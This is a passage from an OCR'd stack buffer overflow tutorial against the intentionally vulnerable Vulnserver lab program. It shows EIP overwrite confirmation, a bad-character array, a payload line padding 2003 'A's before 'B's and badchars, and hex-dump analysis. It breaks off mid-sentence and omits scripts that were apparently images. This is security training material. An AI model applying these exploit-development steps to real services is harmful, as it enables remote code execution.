
Now all thats left to do is run this. But first remember to change mode.

```
chmod +x fuzzer_EIP.py
```

Then run:

```
python2.7 fuzzer_EIP.py
```

Let's head over to Immunity to see what's happened.




We can see that our A's have been ran in red then the A's hit the EBP as A = 41 and look at the EIP its value is 42424242 which is equal to 4 B'S as B = 42 because we only sent 4 B's this is telling us that we have overwrite the EIP and haven't overflowed any further which was our goal. This now means we control the EIP.

6.Finding Bad Characters

Now we are going to talk about finding bad characters. When we talk about finding bad characters we are talking about generating shellcode. When we generate shellcode we need to know what characters are good for the shellcode and which ones are bad for the shellcode. We can achieve this by running all the hex characters through our program and see if any of them act up.

By default the null byte (x00) acts up. We are going to take a look at what some of these look like and see if any of them act up in our program. To achieve this we need to head over to the GitHub repository below.

https://github.com/cytopia/badchars




What we have here is a bad character generator. If we scroll through we will see all different ways we can utilize this. For this example we will be copying the python script that is provided.

Python

```
$ badchars -f python
```

```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

With this we want to paste it into our fuzzer_EIP.py. But personally I am going to past this into a brand new script called badchars.py. Your script should look like the one below.



What we are doing here is running every single character in hex through our Vulnserver. Some programs have characters that run specific commands that tells it to do something. We don't want to use any characters that do this as it will break the shellcode. What we will be doing is parsing all of these through the program and we check to see what looks out of place.

If you made a new script don't forget to change the mode.

```
chmod +x badchars.py
```


As we have done many of times head to your Windows machine and set up immunity and Vulnserver.

Now all we need to do is fire this off.

```
python2.7 badchars.py
```


Going back to Immunity we will see that we have crashed the system.

We can also see that the EIP is 42424242




But what we are really interested in is the hex dump.


What we can do is right click on the ESP and select "follow dump"



After running this hex output was full of bad characters. this made me realise there was a mistake in my script.



It needs to be changed to.



And because there is one less character in this. We need to add one more "A" making a total of 2003

```
shellcode = "A" * 2003 + "B" * 4 + badchars
```


With that cleared up, when we run it we will see all the hex characters in order.

Address	Hex dump															
00E2F9C8	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	10
00E2F9D8	11	12	13	14	15	16	17	18	19	1A	1B	1C	1D	1E	1F	20
00E2F9E8	21	22	23	24	25	26	27	28	29	2A	2B	2C	2D	2E	2F	30
00E2F9F8	31	32	33	34	35	36	37	38	39	3A	3B	3C	3D	3E	3F	40
00E2FA08	41	42	43	44	45	46	47	48	49	4A	4B	4C	4D	4E	4F	50
00E2FA18	51	52	53	54	55	56	57	58	59	5A	5B	5C	5D	5E	5F	60
00E2FA28	61	62	63	64	65	66	67	68	69	6A	6B	6C	6D	6E	6F	70
00E2FA38	71	72	73	74	75	76	77	78	79	7A	7B	7C	7D	7E	7F	80
00E2FA48	81	82	83	84	85	86	87	88	89	8A	8B	8C	8D	8E	8F	90
00E2FA58	91	92	93	94	95	96	97	98	99	9A	9B	9C	9D	9E	9F	A0
00E2FA68	A1	A2	A3	A4	A5	A6	A7	A8	A9	AA	AB	AC	AD	AE	AF	B0
00E2FA78	B1	B2	B3	B4	B5	B6	B7	B8	B9	BA	BB	BC	BD	BE	BF	C0
00E2FA88	C1	C2	C3	C4	C5	C6	C7	C8	C9	CA	CB	CC	CD	CE	CF	D0
00E2FA98	D1	D2	D3	D4	D5	D6	D7	D8	D9	DA	DB	DC	DD	DE	DF	E0
00E2FAA8	E1	E2	E3	E4	E5	E6	E7	E8	E9	EA	EB	EC	ED	EE	EF	F0
00E2FAB8	F1	F2	F3	F4	F5	F6	F7	F8	F9	FA	FB	FC	FD	FE	FF	00

This is because Vulnserver was designed to have no bad characters, but if one of these characters were replaced by one that didn't follow the correct sequence then that is a bad character. Let's look at a example with bad characters.

Right away we are missing 04 and 05 and have been replaced by B0. If we keep looking through we

will notice that there are more bad characters that have been replaced by B0. It won't always be B0 but it could be anything that is out of place.




Here we can see that we are missing 04, 05, 28, 29, 44, 45 etc You will notice that some of them are highlighted in green. this is because there are a couple of exceptions to the rule here. Firstly if there are 2 bad characters inline with each other then only the first one is bad the second one in green is fine and can be ignored. The one that is not joined to another is the actual character that should there because after AF comes B0. The only bad characters here are 04, 28, 44, BE, CC. If this was our actual hex dump it would be important for us to take note of these bad characters, as it would be critical when we create our shellcode.

7.Finding the Right Module


Now we need to find the right module. What we mean by this is we need to find a dll or something similar inside of the program that has no memory protections meaning no DEP no ASLR etc. There is a tool out there called Mona Modules we can use with Immunity Debugger to achieve this.

Go out to google and search:

